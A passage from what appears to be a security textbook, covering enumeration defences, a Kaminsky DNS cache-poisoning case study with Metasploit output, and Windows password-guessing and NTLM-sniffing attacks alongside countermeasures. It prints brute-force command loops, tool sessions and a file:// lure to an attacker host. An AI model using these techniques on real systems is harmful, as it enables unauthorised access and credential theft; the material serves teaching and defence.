After time, information is the second most powerful tool available to the malicious computer hacker. Fortunately, it can also be used by the good guys to lock things down. Of course, we've touched on only a handful of the most common applications, because time and space prevent us from covering the limitless diversity of network software that

exists. However, using the basic concepts outlined here, you should at least have a start on sealing the lips of the loose-talking software on your network, including:

- **Fundamental OS architectures** The Windows NT Family's SMB underpinnings make it extremely easy to elicit user credentials, file system exports, and application info. Lock down NT and its progeny by disabling or restricting access to TCP 139 and 445 and setting RestrictAnonymous (or the related Network Access settings in Windows XP/Server 2003) as suggested earlier in this chapter. Also, remember that newer Windows OSes haven't totally vanquished these problems, either, and they come with a few new attack points in Active Directory, such as LDAP and DNS. Novell NetWare will divulge similar information that requires due diligence to keep private.
- **SNMP** Designed to yield as much information as possible to enterprise management suites, improperly configured SNMP agents that use default community strings such as "public" can give out this data to unauthorized users.
- **Leaky OS services** Finger and rpcbind are good examples of programs that give away too much information. Additionally, most built-in OS services eagerly present banners containing the version number and vendor at the slightest tickle. Disable programs such as finger, use secure implementations of RPC or TCP Wrappers, and find out from vendors how to turn off those darn banners!
- **Custom applications** Although we haven't discussed it much in this chapter, the rise of built-from-scratch web applications has resulted in a concomitant rise in the information given out by poorly conceived customized app code. Test your own apps, audit their design and implementation, and keep up to date with the newest web app hacks in *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; www.webhackingexposed.com).
- **Firewalls** Many of the sources of these leaks can be screened at the firewall. This isn't an excuse for not patching the holes directly on the machine in question, but it goes a long way toward reducing the risk of exploitation.

Finally, be sure to audit yourself. Wondering what ports are open for enumeration on your machines? There are plenty of Internet sites that will scan your systems remotely. One free one we like to use is located at https://www.grc.com/x/ne.dll?bh0bkyd2, which will run a simple nmap scan of a single system or a Class C–sized network (the system requesting the scan must be within this range). For a list of ports and what they are, see www.iana.org/assignments/port-numbers.

This page intentionally left blank

PART II

CASE STUDY: DNS HIGH JINX—PWNING THE INTERNET

If you have been under a rock for the last decade, you may not be aware that our everyday Internet lives depend on a little mechanism called Domain Name System, more affectionately known as DNS. Essentially DNS serves as a "phone book" for the Internet that allows easily remembered names like *www.google.com* to be translated into not-so-easily remembered but machine-consumable IP addresses like *209.85.173.99*. DNS also stores handy entries that allow email servers to be located and other useful components that help glue the very fabric of the Internet together.

While DNS is an absolutely essential Internet service, it is not without flaws. One such monumental flaw was publicly disclosed by noted researcher Dan Kaminsky in July 2008. This vulnerability was discovered by Dan some six months earlier. During the ensuing months, Dan worked fastidiously with many of the largest technology providers and web properties to try to address this fix and come up with a solution. The coordination was a monumental effort on a scale that had not been seen before. So what was this vulnerability? What did it mean to the security of the Internet? Why so much secrecy and coordination in trying to resolve this day one? Ah… where to begin….

DNS tomfoolery has been taking place for many years. In fact, our friend Joe Hacker has made a living out of poisoning the DNS cache (or local storage of already retrieved names) of vulnerable DNS servers. This tried and true method relies on helpful DNS servers that have *recursion* enabled—that is, a DNS server that is not authoritative for a specific domain being helpful enough to find out the target IP address on your behalf (e.g., *www.unixwiz.net)*. While not knowing the answer, the target DNS server will find the "server of truth" for *www.unixwiz.net* and retrieve the corresponding IP address if asked. The bad guys realize that these helpful servers will go out and try to find the answers for local clients as well as Internet clients. Most of the older DNS cache poising attacks depend on the bad guy asking the target DNS server for an IP address it doesn't know, guessing a DNS query ID (by forging many responses back to the target DNS server), and ultimately getting the target DNS server to accept bogus information. In this example, the Address (*A*) record for *www.unixwiz.net* would resolve to *www.badguy.net* because the bad guy made the target DNS server believe it received the correct transaction ID in response to its initial request—once again proving DNS is more helpful than secure. Due, however, to source port randomization techniques, guessing a transaction ID is a lot harder than it used to be.

Enter Joe Hacker, who is back on the prowl after finding some victims via his anonymous Tor scanning techniques discussed previously. While Joe is a master of DNS poisoning, he realized that his old methods were time consuming and ultimately not as fruitful as they used to be (pesky source port randomization). Specifically, if he tried to poison the cache of a target DNS server and was unable to guess the correct query ID (odds of 1–65535), he would have to wait until the *time-to-live* (or the time the information was cached) to expire before he could attempt another cache poisoning attack. Joe, however, now realizes that a new DNS flaw is sweeping the Internet and is keen on

putting the Kaminsky DNS poisoning technique to use. This new technique is much more powerful and a lot less time consuming. In our previous example, Joe was trying to poison the (*A)* record for *www.unixwiz.net* so it would resolve to *www.badguy.net.* However, what if Joe could hijack the *Authority* record and become the DNS "server of truth" for his victim domain *unixwiz.net*? He begins to salivate just thinking of the antics that are possible:

- Making man-in-the-middle attacks incredibly easy
- Taking phishing to a whole new level
- Breaking past most username/password prompts on websites, no matter how the site is built
- Breaking the certificate authority system used by SSL because domain validation sends an e-mail and e-mail is insecure
- Exposing the traffic of SSL VPNs because of the way certificate checking is handled
- Forcing malicious automatic updates to be accepted
- Leaking TCP and UDP information from systems behind the firewall
- Performing click-through fraud
- And more…

That is exactly what the Kaminsky technique is all about. Dan discovered that it was possible and much more effective to forge the response to "who is the Authoritative name server for *unixwiz.net*" rather than "the IP address for *www.unixwiz.net* is *www .badguy.net*." To effectively employ this technique, the bad guy requests a random name not likely to be in the target domain's cache (e.g., *wwwblah123.unixwiz.net*). As before, the bad guy will send a stream of forged packets back to the target DNS server, but instead of sending back bogus (*A*) record information, he sends back a flurry of forged *Authority* records, essentially telling the target DNS server "I don't know the answer, but go ask the *badguy.net* name server who happens to be authoritative for *unixwiz.net*." Guess who happens to control *badguy.net?* You guessed it—the bad guy. Because this DNS poisoning technique allows a query to be generated for each random name within the target domain (*wwwblah1234.unixwiz.net*), the odds of corrupting the cache of the target DNS server without the TTL constraints noted earlier are dramatically decreased. Instead of having one chance to spoof the response for *www.unixwiz.net,* the bad guy keeps generating new random names (*wwwblah12345, wwwblah123456,* etc.), until one of the spoofed responses is accepted by the target DNS server. In some cases, this can take as little as ten seconds.

Joe Hacker knows all too well that when a vulnerability of seismic proportions is discovered he can take advantage of the unsuspecting systems that are not or cannot be patched. Joe jumps into action and wastes little time firing up the automated penetration tool *Metasploit* (http://www.metasploit.com/), which has a prebuilt module

(`bailiwicked_domain.rb`) ready to roll. After configuring Metasploit with the correct targeting information, he fires off the exploit with great anticipation:

```
msf auxiliary(bailiwicked_domain) > run
[*] Switching to target port 50391 based on Metasploit service
[*] Targeting nameserver 192.168.1.1 for injection of unixwiz.net.
nameservers as dns01.badguy.net
[*] Querying recon nameserver for unixwiz.net.'s nameservers...
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  b.iana-servers.net.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.  171028  IN    A   193.0.0.236
[*]     Checking Authoritativeness: Querying 193.0.0.236 for unixwiz.net....
[*]     b.iana-servers.net. is authoritative for unixwiz.net., adding to list of
nameservers to spoof as
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  a.iana-servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.  171414  IN      A       192.0.34.43
[*]     Checking Authoritativeness: Querying 192.0.34.43 for unixwiz.net....
[*]     a.iana-servers.net. is authoritative for unixwiz.net., adding to list of
nameservers to spoof as
[*] Attempting to inject poison records for unixwiz.net.'s nameservers into
192.168.1.1:50391...
[*] Sent 1000 queries and 20000 spoofed responses...
[*] Sent 2000 queries and 40000 spoofed responses...
[*] Sent 3000 queries and 60000 spoofed responses...
[*] Sent 4000 queries and 80000 spoofed responses...
[*] Sent 5000 queries and 100000 spoofed responses...
[*] Sent 6000 queries and 120000 spoofed responses...
[*] Sent 7000 queries and 140000 spoofed responses...
[*] Sent 8000 queries and 160000 spoofed responses...
[*] Sent 9000 queries and 180000 spoofed responses...
[*] Sent 10000 queries and 200000 spoofed responses...
[*] Sent 11000 queries and 220000 spoofed responses...
[*] Sent 12000 queries and 240000 spoofed responses...
[*] Sent 13000 queries and 260000 spoofed responses...
[*] Poisoning successful after 13250 attempts: unixwiz.net. == dns01.badguy.net
[*] Auxiliary module execution completed

msf auxiliary(bailiwicked_domain) > dig +short -t ns unixwiz.net @192.168.1.1
[*] exec: dig +short -t ns unixwiz.net @192.168.1.1
dns01.badguy.net.
```

Jackpot! The target DNS server now believes that the authoritative DNS server for *unixwiz.net* is really *dns01.badguy.net*, which happens to be controlled by Joe Hacker. Joe hacker now owns the entire domain for *unixwiz.com*. After the attack, any client that requests DNS lookup information from the target DNS server specific to *unixwiz.net* will be served up information of Joe's choosing. Game over.

As you can see, DNS chicanery is no laughing matter. Being able to manipulate DNS has the ability to rock the Internet to its core. Only time will tell what kind of damage ensues from the Joe Hackers of the world taking advantage of many of the attack vectors

just noted. Now almost every client on your desktop is susceptible to attack. This vulnerability ushers in a new era of attacks that are no longer strictly focused on the browser, but instead will target almost every client on your desktop (mail, instant messaging, VoIP, SSL VPNs, etc.). It is imperative that you patch your external DNS servers as well as internal DNS servers. *This attack combined with other malicious techniques will be successful against DNS servers sitting behind your firewall* (please reread that sentence in case you missed it). The Joe Hackers of the world are all too willing to route your DNS traffic to the DNS server of their choosing. If after reading this case study you are still wondering if you are visiting www.google.com or some malicious site with less than honorable intentions—then get patching!

This page intentionally left blank

CHAPTER 4

HACKING WINDOWS

It's been entertaining to watch Microsoft mature security-wise since the first edition of this book nearly ten years ago. First the bleeding had to be stopped—trivially exploited configuration vulnerabilities like NetBIOS null sessions and simple IIS buffer overflows gave way to more complex heap exploits and attacks against end users through Internet Explorer. Microsoft has averaged roughly 70 security bulletins per year across all of its products since 1998, and despite decreases in the number of bulletins for some specific products, shows no signs of slowing down.

To be sure, Microsoft has diligently patched most of the problems that have arisen and has slowly fortified the Windows lineage with new security-related features as it has matured. This has mostly had the effect of driving focus to different areas of the Windows ecosystem over time—from network services to kernel drivers to applications, for example. No silver bullet has arrived to radically reduce the amount of vulnerabilities in the platform, again implicit in the continued flow of security bulletins and advisories from Redmond.

In thinking about and observing Windows security over many years, we've narrowed the areas of highest risk down to two factors: popularity and complexity.

Popularity is a two-sided coin for those running Microsoft technologies. On one hand, you reap the benefits of broad developer support, near-universal user acceptance, and a robust worldwide support ecosystem. On the flip side, the dominant Windows monoculture remains the target of choice for hackers who craft sophisticated exploits and then unleash them on a global scale (Internet worms based on Windows vulnerabilities such as Code Red, Nimda, Slammer, Blaster, Sasser, Netsky, Gimmiv, and so on all testify to the persistence of this problem). It will be interesting to see if or how this dynamic changes as other platforms (such as Apple's increasingly ubiquitous products) continue to gain popularity, and also whether features like Address Space Layout Randomization (ASLR) included in newer versions of Windows have the intended effect on the monoculture issue.

Complexity is probably the other engine of Microsoft's ongoing vulnerability. It is widely published that the source code for the operating system has grown roughly tenfold from NT 3.51 to Vista. Some of this growth is probably expected (and perhaps even provides desirable refinements) given the changing requirements of various user constituencies and technology advances. However, some aspects of Windows' growing complexity seem particularly inimical to security: backward compatibility and a burgeoning feature set.

Backward compatibility is a symptom of Windows' long-term success over multiple generations of technology, requiring support for an ever-lengthening tail of functionality that remains available to target by malicious hackers. One of the longest-lasting sources of mirth for hackers was Windows' continued reliance on legacy features left over from its LAN-based heritage that left it open to some simple attacks. Of course, this legacy support is commonly enabled in out-of-the-box configurations to ensure maximum possible legacy compatibility.

Finally, what keeps Windows squarely in the sights of hackers is the continued proliferation of features and functionality enabled by default within the platform. For example, it took three generations of the operating system for Microsoft to realize that

installing and enabling Windows' Internet Information Services (IIS) extensions by default leaves its customers exposed to the full fury of public networks (both Code Red and Nimda targeted IIS, for example). Microsoft still seems to need to learn this lesson with Internet Explorer.

Notwithstanding problem areas like IE, there are some signs that the message is beginning to sink in. Windows XP Service Pack 2 and Vista shipped with reduced default network services and a firewall enabled by default. New features like User Account Control (UAC) are starting to train users and developers about the practical benefits and consequences of least privilege. Although, as always, Microsoft tends to follow rather than lead with such improvements (host firewalls and switch user modes were first innovated elsewhere), the scale at which they have rolled these features out is admirable. Certainly, we would be the first to admit that hacking a Windows network comprised of Vista and Windows Server 2008 systems (in their default configurations) is much more challenging than ransacking an environment filled with their predecessors.

So, now that we've taken the 100,000-foot view of Windows security, let's delve into the nitty-gritty details.

NOTE For those interested in in-depth coverage of the Windows security architecture from the hacker's perspective, new security features, and more detailed discussion of Windows security vulnerabilities and how to address them—including the newest IIS, SQL, and TermServ exploits—pick up *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

OVERVIEW

We have divided this chapter into three major sections:

- **Unauthenticated Attacks** Starting only with the knowledge of the target system gained in Chapters 2 and 3, this section covers remote network exploits.
- **Authenticated Attacks** Assuming that one of the previously detailed exploits succeeds, the attacker will now turn to escalating privilege if necessary, gaining remote control of the victim, extracting passwords and other useful information, installing back doors, and covering tracks.
- **Windows Security Features** This last section provides catchall coverage of built-in OS countermeasures and best practices against the many exploits detailed in previous sections.

Before we begin, it is important to reiterate that this chapter will assume that much of the all-important groundwork for attacking a Windows system has been laid: target selection (Chapter 2) and enumeration (Chapter 3). As you saw in Chapter 2, port scans and banner grabbing are the primary means of identifying Windows boxes on the network. Chapter 3 showed in detail how various tools used to exploit weaknesses like the SMB null session can yield troves of information about Windows users, groups, and

services. We will leverage the copious amount of data gleaned from both these chapters to gain easy entry to Windows systems in this chapter.

What's Not Covered

This chapter will not exhaustively cover the many tools available on the Internet to execute these tasks. We will highlight the most elegant and useful (in our humble opinions), but the focus will remain on the general principles and methodology of an attack. What better way to prepare your Windows systems for an attempted penetration?

One glaring omission here is application security. Probably the most critical Windows attack methodologies not covered in this chapter are web application hacking techniques. OS-layer protections are often rendered useless by such application-level attacks. This chapter covers the operating system, including the built-in web server in IIS, but it does not touch application security—we leave that to Chapters 10 and 11, as well as *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com).

UNAUTHENTICATED ATTACKS

The primary vectors for compromising Windows systems remotely include:

- **Authentication spoofing** The primary gatekeeper of access to Windows systems remains the frail password. Common brute force/dictionary password guessing and man-in-the-middle authentication spoofing remain real threats to Windows networks.
- **Network services** Modern tools make it point-click-exploit easy to penetrate vulnerable services that listen on the network.
- **Client vulnerabilities** Client software like Internet Explorer, Outlook, Windows Messenger, Office, and others have all come under harsh scrutiny from attackers looking for direct access to end user data.
- **Device drivers** Ongoing research continues to expose new attack surfaces where the operating system parses raw data from devices like wireless network interfaces, USB memory sticks, and inserted media like CD-ROM disks.

If you protect these avenues of entry, you will have taken great strides toward making your Windows systems more secure. This section will show you the most critical weaknesses in both features as well as how to address them.

Authentication Spoofing Attacks

Although not as sexy as buffer overflow exploits that make the headlines, guessing or subverting authentication credentials remains one of the easiest ways to gain unauthorized access to Windows.

Remote Password Guessing

Popularity:	*7*
Simplicity:	*7*
Impact:	*6*
Risk Rating:	***7***

The traditional way to remotely crack Windows systems is to attack the Windows file and print sharing service, which operates over a protocol called Server Message Block (SMB). SMB is accessed via two TCP ports: TCP 445 and 139 (the latter being a legacy NetBIOS-based service). Other services commonly attacked via password guessing include Microsoft Remote Procedure Call (MSRPC) on TCP 135, Terminal Services (TS) on TCP 3389 (although it can easily be configured to listen elsewhere), SQL on TCP 1433 and UDP 1434, and web-based products that use Windows authentication like Sharepoint (SP) over HTTP and HTTPS (TCP 80 and 443, and possibly custom ports). We'll briefly peruse tools and techniques for attacking each of these.

SMB is not remotely accessible in the default configuration of Windows Vista and Server 2008 because it is blocked by the default Windows Firewall configuration. One exception to this situation is Windows Server domain controllers, which are automatically reconfigured upon promotion to expose SMB to the network. Assuming that SMB is accessible, the most effective method for breaking into a Windows system is good old-fashioned remote share mounting: attempting to connect to an enumerated share (such as IPC$ or C$) and trying username/password combinations until you find one that works. We still enjoy high rates of compromise using the manual password guessing techniques discussed in Chapters 2 and 3 from either the Windows graphic user interface (Tools | Map Network Drive…) or the command line, as shown below using the `net use` command. Specifying an asterisk (*) instead of a password causes the remote system to prompt for one, as shown here:

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

TIP If logging in using just an account name fails, try using the DOMAIN\account syntax. Discovering available Windows domains can be done using tools and techniques described in Chapter 3.

Password guessing is also easily scripted via the command line and can be as easy as whipping up a simple loop using the Windows command shell `FOR` command and the preceding highlighted `net use` syntax. First, create a simple username and password file based on common username/password combinations (see, for example, http://www.virus.org/default-password/). Such a file might look something like this:

```
[file: credentials.txt]
password       username
""""            Administrator
password       Administrator
admin          Administrator
administrator  Administrator
secret         Administrator
etc. . . .
```

Note that any delimiter can be used to separate the values; we use tabs here. Also note that null passwords should be designated as open quotes (“”) in the left column.

Now we can feed this file to our `FOR` command, like so:

```
C:\>FOR /F "tokens=1, 2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```

This command parses credentials.txt, grabbing the first two tokens in each line and then inserting the first as variable `%i` (the password) and the second as `%j` (the username) into a standard `net use` connection attempt against the IPC$ share of the target server. Type `FOR /?` at a command prompt for more information about the `FOR` command—it is one of the most useful for Windows hackers.

Of course, many dedicated software programs automate password guessing (a comprehensive list is located at http://www.tenebril.com/src/spyware/password-guess-software.php). Some of the more popular free tools include `enum`, Brutus, THC Hydra, Medusa (www.foofus.net), and Venom (www.cqure.net; Venom attacks via Windows Management Instrumentation, or WMI, in addition to SMB). Here we show a quick example of `enum` at work grinding passwords against a server named mirage.

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
```

```
(12) administrator | opensesame
password found: opensesame
```

Following a successfully guessed password, you will find that `enum` has authenticated to the IPC$ share on the target machine. `Enum` is really slow at SMB grinding, but it is accurate (we typically encounter fewer false negatives than other tools).

Guessing TS passwords is more complex, since the actual password entry is done via bitmapped graphical interface. TSGrinder automates Terminal Server remote password guessing and is available from http://www.hammerofgod.com/download.html. Here is a sample of a TSGrinder session successfully guessing a password against a Windows Server 2003 system (the graphical logon window appears in parallel with this command-line session):

```
C:\>tsgrinder 192.168.230.244
password hansel - failed
password gretel - failed
password witch - failed
password gingerbread - failed
password snow - failed
password white - failed
password apple - failed
password guessme - success!
```

For guessing other services like Sharepoint, we again recommend THC's Hydra or Brutus, since they're compatible with multiple protocols like HTTP and HTTPS. Guessing SQL Server passwords can be performed with `sqlbf`, available for download from sqlsecurity.com.

Password-Guessing Countermeasures

Several defensive postures can eliminate, or at least deter, such password guessing, including the following:

- Use a network firewall to restrict access to potentially vulnerable services (such as SMB on TCP 139 and 445, MSRPC on TCP 135, and TS on TCP 3389).
- Use the host-resident Windows Firewall (Win XP and above) to restrict access to services.
- Disable unnecessary services (be especially wary of SMB on TCP 139 and 445).
- Enforce the use of strong passwords using policy.
- Set an account-lockout threshold and ensure that it applies to the built-in Administrator account.
- Log account logon failures and regularly review Event Logs.

Frankly, we advocate employing all these mechanisms in parallel to achieve defense in depth, if possible. Let's discuss each briefly.

Restricting Access to Services Using a Network Firewall This is advisable if the Windows system in question should not be answering requests for shared Windows resources or remote terminal access. Block access to all unnecessary TCP and UDP ports at the network perimeter firewall or router, especially TCP 139 and 445. There should rarely be an exception for SMB, because the exposure of SMB outside the firewall simply provides too much risk from a wide range of attacks.


Using the Windows Firewall to Restrict Access to Services The Internet Connection Firewall (ICF) was unveiled in Windows XP and was renamed in subsequent client and server iterations of the OS as the Windows Firewall. Windows Firewall is pretty much what it sounds like—a host-based firewall for Windows. Early iterations had limitations, but most of them have been addressed in Vista, and there is little excuse not to have this feature enabled. Don't forget that a firewall is simply a tool; it's the firewall rules that actually define the level of protection afforded, so pay attention to what applications you allow.

Disabling Unnecessary Services Minimizing the number of services that are exposed to the network is one of the most important steps to take in system hardening. In particular, disabling NetBIOS and SMB is important to mitigate against the attacks we identified earlier.

Disabling NetBIOS and SMB used to be a nightmare in older versions of Windows. On Vista and Windows 2008 Server, network protocols can be disabled and/or removed using the Network Connections folder (search technet.microsoft.com for "Enable or Disable a Network Protocol or Component" or "Remove a Network Protocol or Component"). You can also use the Network and Sharing Center to control network discovery and resource sharing (search Technet for "Enable or Disable Sharing and Discovery"). Group Policy can also be used to disable discovery and sharing for specific users and groups across a Windows forest/domain environment. Start the Group Policy Management Console (GPMC) by clicking Start, and then in the Start Search box type **gpmc.msc**. In the navigation pane, open the following folders: Local Computer Policy, User Configuration, Administrative Templates, Windows Components, and Network Sharing. Select the policy you want to enforce from the details pane, open it, and click Enable or Disable and then OK.

Enforcing Strong Passwords Using Policy Microsoft has historically provided a number of ways to automatically require users to use strong passwords. They've all been consolidated under the account policy feature found under Security Policy | Account Policies | Password Policy in Windows 2000 and above (Security Policy can be accessed via the Control Panel | Administrative Tools, or by simply running secpol.msc). Using this feature, certain account password policies can be enforced, such as minimum length and complexity. Accounts can also be locked out after a specified number of failed login attempts. The Account Policy feature also allows administrators to forcibly disconnect

users when logon hours expire, a handy setting for keeping late-night pilferers out of the cookie jar. The Windows Account Policy settings are shown next.



Lockout Threshold Perhaps one of the most important steps to take to mitigate SMB password guessing attacks is to set an account lockout threshold. Once a user reaches this threshold number of failed logon attempts, their account is locked out until an administrator resets it or an administrator-defined timeout period elapses. Lockout thresholds can be set via Security Policy | Account Policies | Account Lockout Policy in Windows 2000 and above.

TIP Using the old Passprop tool to manually apply lockout policy to the local Administrator account has not been required since pre-Windows 2000 Service Pack 2.

Custom TS Logon Banner To obstruct simple Terminal Service password grinding attacks, implement a custom legal notice for Windows logon. This can be done by adding or editing the Registry values shown here:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

Name	Data Type	Value
LegalNoticeCaption	REG_SZ	[custom caption]
LegalNoticeText	REG_SZ	[custom message]

Windows will display the custom caption and message provided by these values after users press CTRL-ALT-DEL and before the logon dialog box is presented, even when logging on via Terminal Services. TSGrinder can easily circumvent this countermeasure by using its `-b` option, which acknowledges any logon banner before guessing passwords.

Even though it does nothing to deflect password guessing attacks, specifying logon banners is considered a recognized good practice, and it can create potential avenues for legal recourse, so we recommend it generally.

Change Default TS Port Another mitigation for TS password guessing is to obscure the default Terminal Server listening port. Of course, this does nothing to harden the service to attack, but it can evade attackers who are too hurried to probe further than a default port scan. Changing the TS default port can be made by modifying the following Registry entry:

```
HKLM\SYSTEM\CurrentControlSet\Control\
TerminalServer\WinStations\RDP-Tcp
```

Find the PortNumber subkey and notice the value of 00000D3D, hex for (3389). Modify the port number in hex and save the new value. Of course, TS clients will now have to be configured to reach the server on the new port, which is easily done by adding " : [port_number]" to the server name in the graphical TS client Computer box, or by editing the client connection file (*.rdp) to include the line "Server Port = [port_number]."

Auditing and Logging Even though someone may never get into your system via password guessing because you've implemented password complexity and lockout policy, it's still wise to log failed logon attempts using Security Policy | Local Policies | Audit Policy. Figure 4-1 shows the recommended configuration for Windows Server 2008 in the Security Policy tool. Although these settings will produce the most informative logs with relatively minor performance effects, we recommend that they be tested before being deployed in production environments.

Of course, simply enabling auditing is not enough. You must regularly examine the logs for evidence of intruders. For example, a Security Log full of 529 or 539 events—logon/logoff failure and account locked out, respectively—is a potential indicator that you're under automated attack (alternatively, it may simply mean that a service account password has expired). The log will even identify the offending system in most cases. Unfortunately, Windows logging does not report the IP address of the attacking system, only the NetBIOS name. Of course, NetBIOS names are trivially spoofed, so an attacker could easily change the NetBIOS name, and the logs would be misleading if the name chosen was a valid name of another system or if the NetBIOS name was randomly chosen with each request.

Sifting through the Event Log manually is tiresome, but thankfully the Event Viewer has the capability to filter on event date, type, source, category, user, computer, and event ID.

For those looking for solid, scriptable, command-line log manipulation and analysis tools, check out Dumpel, from RK. Dumpel works against remote servers (proper permissions are required) and can filter on up to ten event IDs simultaneously. For example, using Dumpel, we can extract failed logon attempts (event ID 529) on the local system using the following syntax:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

Figure 4-1 Recommended audit settings for a secure server, as configured using Windows Server 2008's Security Policy snap-in

Another good tool is DumpEvt from Somarsoft (free from http://www.somarsoft.com). DumpEvt dumps the entire security Event Log in a format suitable for import to an Access or SQL database. However, this tool is not capable of filtering on specific events.

Another nifty free tool is Event Comb from Microsoft (see http://support.microsoft.com/kb/308471). Event Comb is a multithreaded tool that will parse Event Logs from many servers at the same time for specific event IDs, event types, event sources, and so on. All servers must be members of a domain, because EventCombWindows works only by connecting to a domain first.

ELM Log Manager from TWindows Software (http://www.tntsoftware.com) is also a good tool. ELM provides centralized, real-time event-log monitoring and notification across all Windows versions, as well as Syslog and SNMP compatibility for non-Windows systems. Although we have not used it ourselves, we've heard very good feedback from consulting clients regarding ELM.

Real-Time Burglar Alarms The next step up from log analysis tools is a real-time alerting capability. Windows intrusion-detection/prevention detection (IDS/IPS) products and security event and information monitoring (SEIM) tools remain popular options for organizations looking to automate their security monitoring regime. An in-depth discussion of IDS/IPS and SEIM is outside the scope of this book, unfortunately, but security-conscious administrators should keep their eyes on these technologies. What could be more important than a burglar alarm for your Windows network?

Eavesdropping on Network Password Exchange

Popularity:	*6*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

Password guessing is hard work. Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access? If an attacker is able to eavesdrop on Windows login exchanges, this approach can spare a lot of random guesswork. There are three flavors of eavesdropping attacks against Windows: LM, NTLM, and Kerberos.

Attacks against the legacy LanManager (LM) authentication protocol exploit a weakness in the Windows challenge/response implementation that makes it easy to exhaustively guess the original LM hash credential (which is the equivalent of a password that can either be replayed raw or cracked to reveal the plain text password). Microsoft addressed this weakness in Windows 2000, and tools that automate this attack will only work if at least one side of the authentication exchange is NT 4 or previous. Tools for attacking LM authentication include Cain by Massimiliano Montoro (http://www.oxid.it), LCP (available from http://www.lcpsoft.com), and L0pthcrack with SMB Packet Capture (which is no longer maintained). Although password sniffing is built into L0phtcrack and Cain via the WinPcap packet driver, you have to manually import sniffer files into LCP in order to exploit the LM response weakness.

The most capable of these programs is Cain, which seamlessly integrates password sniffing and cracking of all available Windows dialects (including LM, NTLM, and Kerberos) via brute force, dictionary, and Rainbow cracking techniques (you will need a valid paid account to use Rainbow cracking). Figure 4-2 shows Cain's packet sniffer at work sniffing NTLM session logons. These are easily imported into the integrated cracker by right-clicking the list of sniffed passwords and selecting Send All to Cracker.

Oh, and in case you think a switched network architecture will eliminate the ability to sniff passwords, don't be too sure. Attackers can perform a variety of ARP spoofing techniques to redirect all your traffic through the attackers, thereby sniffing all your traffic. (Cain also has a built-in ARP poisoning feature; see Chapter 7 for more details on ARP spoofing.) Alternatively, an attacker could "attract" Windows authentication attempts by sending out an e-mail with a URL in the form of *file://attackerscomputer/sharename/message*.html. By default, clicking on the URL attempts Windows authentication to the rogue server ("attackerscomputer" in this example).

The more robust Kerberos authentication protocol has been available since Windows 2000 but also fell prey to sniffing attacks. The basis for this attack is explained in a 2002 paper by Frank O'Dwyer. Essentially, the Windows Kerberos implementation sends a preauthentication packet that contains a known plaintext (a timestamp) encrypted with a key derived from the user's password. Thus, a brute force or dictionary attack that decrypts the preauthentication packet and reveals a structure similar to a standard timestamp unveils the user's password. This has been a known issue with Kerberos 5 for

